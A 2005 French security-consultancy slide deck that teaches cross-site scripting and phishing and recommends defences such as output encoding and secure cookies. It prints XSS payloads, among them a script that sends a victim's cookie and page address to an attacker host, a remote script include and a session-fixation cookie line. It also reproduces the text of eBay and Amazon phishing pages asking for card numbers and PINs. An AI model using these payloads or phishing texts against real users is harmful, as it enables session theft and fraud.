



HERVÉ SCHAUER CONSULTANTS  
Cabinet de Consultants en Sécurité Informatique depuis 1989  
Spécialisé sur Unix, Windows, TCP/IP et Internet

*OpenSource et sécurité des applications Web*

# ***Cross Site Scripting et Phishing***

**JIP'2005**  
**1er avril 2005**

**Thomas Seyrat - [Thomas.Seyrat@hsc.fr](mailto:Thomas.Seyrat@hsc.fr)**

# Attaques de type XSS

- × **Rappel : HTML est un langage**
  - × Un navigateur est un interpréteur
- × **Le code à exécuter est envoyé par le serveur via le protocole HTTP**
  - × Informations dans l'entête (*cookies*, type de document, *status*, ...)
  - × Corps du document : *tags* HTML (exemple `<BODY> <IMG> ...`)
- × **Extensions dynamiques : JavaScript, DHTML**
  - × Interaction entre le document et le navigateur
  - × Génération dynamique de la page coté client
  - × *Tag* `<SCRIPT>` et attributs de type *Onload*, *OnClick* ...

```
# socat - tcp4:127.0.0.1:80
GET /app1/auth.php HTTP/1.0
Host: localhost.hsc.fr
```

```
HTTP/1.1 200 OK
Date: Fri, 14 May 2004 08:20:11 GMT
Server: Apache/2.0.49 (Gentoo/Linux) PHP/4.3.6RC2
X-Powered-By: PHP/4.3.6RC2
Set-Cookie: PHPSESSID=849c32ddc88c288f9ec78c9d392e0734; path=/
Connection: close
Content-Type: text/html; charset=ISO-8859-1
```

```
<HTML><Title>Auth Page</Title>
<BODY BGCOLOR="white">
<FORM METHOD="POST">Login <input type="text" name="login" length=10
maxlength=10><BR>
Pass <input type="password" name="pass" length=10 maxlength=10><BR>
<input type="submit" name="ok" value="login"><BR>
</FORM>
</BODY></HTML>
```

## Que peut faire le langage ?

- × Composer la page (`document.write`)
- × Récupérer des informations sur le document (`document.cookie`, `document.location`, ..)
- × Charger une autre page (`document.location = ...`)
- × Popups, ...

## Mécanismes de sécurité

- × Les propriétés du document ne sont pas visibles par d'autres serveurs.
  - Exemple : une frame chargée depuis le serveur A ne peut pas lire les propriétés d'une autre chargée depuis le serveur B
- × Le code *JavaScript* ne peut pas lire, modifier les préférences ou le disque de l'utilisateur.
- × Extensions Microsoft "*Active Scripting*" : zones de sécurité

## XSS (différent de CSS == *Cascading Style Sheet*)

- x Insertion non prévue de code HTML ou *JavaScript* dans la page envoyée par le serveur
  - x Exécution de ce code par le navigateur dans le contexte de sécurité du document envoyé par le serveur
- ⇒ Attaque par injection de code sur le navigateur du client via le serveur

## Trois participants :

- x L'attaquant : introduit le code sur le serveur.
- x Le serveur : envoie la page contenant le code à la victime.
- x La victime : exécute le code introduit par l'attaquant.

## Deux méthodes pour injecter le code :

- x Stockage par le serveur
- x Page générée à partir de paramètres


L'attaquant envoie le code au serveur (exemple, dans un forum Web)

Le serveur le stocke ...

... et l'envoie tel quel au client lors de la génération et la visualisation de la page ...


```
POST /newart.php
Host: www.communaute.com
Content-Type: multipart/form-data

subject=Vds%20Palm%20pas%20cher&
texte=<script>alert("Coucou !")</script>
```



```
<body>
<h2>Vds Palm pas cher</h2><br>
<hr>
<script>alert("Coucou !")</script>
</body>
```


```
GET /article.php?id=9081
Host: www.communaute.tld
```



## Utilisation d'une page paramétrée

- × Exemple `http://www.serveur.tld/erreur.jsp?msg=<h3>TEXTE</h3>`
- × Affichage de la variable `msg` par le serveur

## Envoi de l'URL via un *Email* ou un serveur de type `tinyurl.com` ou `minilien.com`




```
<body>
<h4>Erreur:</h4><br>
<script>alert("Coucou !")</script>
</body>
```



```
From: pirate@hotmail.com
To: user@grosse-societe.tld
Subject: Un site sympa
```

```
<html>
Coucou, Regarde ce <a href=
"http://www.serveur.com/erreur.jsp?msg=
<script>alert("Coucou !");</script>">site !
</a>
<html>
```

```
GET /erreur.jsp?msg=<script>alert
("Coucou !");</script>
Host: www.serveur.tld
```



## Insertion de tags HTML

- × En particulier de tags `<IMG SRC=http://www.serveur.tld/image.jpg>`
- × Dégradation de l'image
- × Forums pollués, masquage de la fin de la page



## Redirection automatique vers un autre site :

- x `<script>document.location="http://www.hsc.fr/"</script>`
- x Rend inutilisable la page générée
- x L'utilisateur ne comprend pas la manipulation
- x Recupération du *Referer* (page précédente) dans les journaux du serveur Web de l'attaquant:

```
127.0.0.1 - - [14/May/2004:15:54:24 +0200] "GET / HTTP/1.1" 200 -  
"http://localhost.hsc.fr/appl/article.php?id=15" "Mozilla/5.0 (X11; U; Linux i686;  
en-US; rv:1.6) Gecko/20040207 Firefox/0.8"
```

## Utilisation de scripts plus complexes, avec récupération du source sur le serveur de l'attaquant :

- x `<script src="http://www.attaquant.com/a.js"></script>`
- x Contraintes de longueur contournées

## Récupération des identifiants de session

- × Dans un cookie, ou dans l'URL
- × Le but est de les faire apparaître dans les journaux d'un serveur sous le contrôle de l'attaquant

## Exemple de code utilisant `document.write` :


```
<script>
document.write (
'<IMG SRC = "http://pirate.rominet.net/rominet.gif?' +
'location=' + document.location +
'&cookie='+ document.cookie +
'">');
</script>
```

⇒ L'image appelée est :


```
http://pirate.rominet.net/rominet.gif?location=http://site.com/page
.jsp&cookie=JSESSIONID=01919198181101AFR
```

## Fixation de session

- x Principe : utiliser un XSS afin d'imposer un cookie connu à la victime
- x Schéma :
  - x L'attaquant se connecte sur le serveur en mode anonyme ⇒ Il reçoit un cookie de session (ex JSP ou PHP)
  - x Il utilise un XSS sur un serveur du même domaine pour fixer le cookie chez la victime (via le code JavaScript de type `document.cookie="PHPSESSIONID=78191;domain=.site.fr"`)
  - x Il attend que la victime s'authentifie sur le serveur. Si celui ci est *mal* programmé (exemple sessions J2EE), le cookie sera accepté.
  - x L'attaquant possède alors un cookie de session authentifié valide qu'il peut utiliser en parallèle avec la victime



# Vol de session par XSS (via printenv)



[http://httpd.apache.org/info/css-security/apache\\_specific.html](http://httpd.apache.org/info/css-security/apache_specific.html)

## Idée la plus commune : Filtrer les entrées


- × Supprimer `<script> </script>` ne règle pas tout (IMG, `<%00script>`, ...)
- × Il y a d'autres manières de générer du code dynamique (OnLoad, OnClick, IFRAME, ...)
- × Il faut donc être très strict dans ce qui est accepté, et comparer les entrées par rapport à une expression régulière de type `[a-zA-Z0-9]+`

## Est-on sûr que le Web est la seule entrée de l'application ?

- × Minitel ?
- × Wap
- × Flux XML ?

## Est-on sûr que le Web est la seule sortie de l'application ?

- × XML (RSS, WebApps)
- × PostScript



## Il faut convertir les données en sortie ...

- x Systématisation
- x Ne dépend plus des entrées ni du contenu des bases de données

## ... selon le langage

- x PHP : `htmlentities()`
- x Perl : `escapeHTML()` dans *CGI.pm*
- x J2EE : utilisation des *taglibs* ou des classes *javax.swing.text.html*
- x ASP : `HtmlEncode()`

## Limites de cette approche

- x Insertion de tags HTML limités
- x Nécessite donc parfois un *parsing* et stockage de données structurées
- x Bibliothèques de *Washing* (<http://linux.duke.edu/projects/mini/htmlfilter/>)

## Utilisation de modèles de haut niveau

- x STRUTS
- x Librairies PEAR en PHP
- x Modèles MVC

## Attention aux bugs dans les serveurs eux même

- x Multiples exemples dans Apache, TomCat, IIS, WebSphere, ...
- x En général dans les pages d'erreurs
- x Se tenir à jour

## Gestion sécurisée des cookies

- x Une session anonyme ne doit pas être réutilisée
- x Utilisation du marquage «*secure*» et *not for javascript* des cookies
- x Selon le langage ça peut être difficile ...

## Les problèmes de XSS concernent la majorité des applications Web

- × Parfois considéré comme un problème résiduel
- × Impacts pourtant potentiellement graves
- × Attention : un XSS sur une partie d'un domaine peut impacter l'ensemble des sites

## Solutions

- × Former les développeurs !
- × Penser « globalement » aux problèmes de validation des données
- × Utiliser des technologies qui réduisent les risques ("Quand on réinvente la roue, il y a de fortes chances qu'elle ne soit pas tout à fait ronde").
- × Faire auditer les applications (audit de code ou audit intrusif aveugle)

# ***Phishing*** ***Subterfuges et social engineering***

## ***Phishing : principe***

### ***Phishing, hameçonnage, appâtage ...***

Envoi massif d'un **faux courriel apparemment authentique**, utilisant l'identité d'une institution financière ou d'un site commercial connu, dans lequel on demande aux destinataires, sous différents prétextes, de mettre à jour leurs coordonnées bancaires ou personnelles, en cliquant sur un lien menant vers un **faux site Web**, copie conforme du site de l'institution ou de l'entreprise, où le **pirate récupère ces informations**, dans le but de les utiliser pour détourner des fonds à son avantage.

En résumé : un attaquant fait passer son site web pour un autre

# Un exemple : le courrier initial

**Parmi les premières victimes : eBay en 2003**

Tout commence par la réception d'un courrier électronique en HTML

**From: SecretService@ebay.com**  
**Subject: "eBay Member Billing Information Updates"**

Dans le mail, lien vers [eBay Billing Center](http://211.56.245.66:7301/), un site web dont l'adresse est :

<http://211.56.245.66:7301/>

► Adresse IP d'un hébergeur web coréen, loin des adresses IP usuelles d'eBay



L'adresse étrange exceptée, on se croirait sur le site d'eBay ...

The screenshot shows a Microsoft Internet Explorer browser window with the address bar containing the URL `http://211.56.245.66:7301/`. The browser's menu bar includes File, Edit, View, Favorites, Tools, and Help. The address bar also shows navigation buttons (Back, Forward, Stop, Home, Search) and a search box. Below the address bar, there are several links: Weednet, IME Login, Phone List, Extranet, TMWD Website, Earthlink, WebEx, and TMWI.

The main content area of the browser displays the eBay logo at the top left. Below it is a yellow banner with the text "Security Update" and a "Need Help?" link. A warning icon (a yellow triangle with an exclamation mark) is followed by the text: "For security reasons the following information must be confirmed." Below this, there are three input fields: "eBay User ID", "Password", and "Please re-enter your email Address:". The "eBay User ID" field has a small note below it: "You can also use your registered email." The "Password" field is empty. The "Please re-enter your email Address:" field is also empty.

De plus en plus étrange ...

⚠ Please re-enter your **Social Security Number (SSN)**  
(The SSN consists of nine digits, commonly written as three fields separated by hyphens: AAA-GG-SSSS)

⚠ **Important:** In order to prevent any fraudulent activity from occurring we strongly advise you to specify an alternative eBay password. This process allows us to give back sole control of the account to you in case something goes wrong with instructions regarding the account and its future safety.

**Alternative password** (6 character minimum)

\*\*\*Please note that when choosing a password we strongly recommend that you choose a password that can be easily remembered.\*\*\*

Plus du tout crédible ...

**⚠ Please confirm your credit or debit card on file to help verify your identity. Your information is kept safe and private. 🔒**

Please make sure your card expiration date is correct.  
If your card has expired, please enter another one.

**Full Name on Credit Card:**

**Credit Card Billing Address:**

**City:**

**State/Province:**

**Province if not US/Canada:**

**Zip/Postal Code:**

**Phone Number:**

**Fax Number:**

**Country:**

**Important: If necessary, please edit the above information to match your credit card billing information.**

**Card type:**

Visa, Mastercard, American Express, or Discover  
Your card will not be charged!

**Card Number:**

**Expiry (mm/yyyy):**



**CVV2 code**

The CVV2 code is the three-digit code on the back of the card following your credit card number.

**ATM PIN (Bank Verification) #:**

Janvier 2005, Amazon

amazon.com.

Dear Amazon user,

During our regular update and verification of the accounts, we couldn't verify your account information. Either your information has changed or it is incomplete.

Please update and verify your information below.

[Sign in using our secure server](#)

Sincerely,  
Amazon Security Department

#### Updating Subscriptions and Communication Preferences

You can access your New for You subscriptions, Special Occasion Reminders, Available to order notifications, and other communication preferences directly through [Your Account](#).

When logging in, remember to enter the e-mail address and password currently associated with your account. If you do not have a customer account, we'll ask you to create one first. Simply enter your e-mail address, indicate that you are a new customer, and click the Sign in using our secure server button. On the next page, we'll ask you to enter your name and select a password.

#### Forgot Your Password?

We cannot tell you your current password, but we can certainly help you acquire a new one by sending a personalized link to your e-mail address. This way, you can securely change your password to whatever you want. If you visit us from a computer you have not used before, we will ask for complete verification of your account information before proceeding with the password change. [Reset your password now.](#)

#### Changing Your 1-Click Settings

Your 1-Click settings allow you to ship all of your 1-Click orders efficiently in the way you decide is best. You are always welcome to change the credit card account, shipping address, and shipment method associated with your 1-Click settings. Any changes you make, however, will affect only future 1-Click orders. If you want to change the particulars of an order you've already placed, visit [Your Account](#).

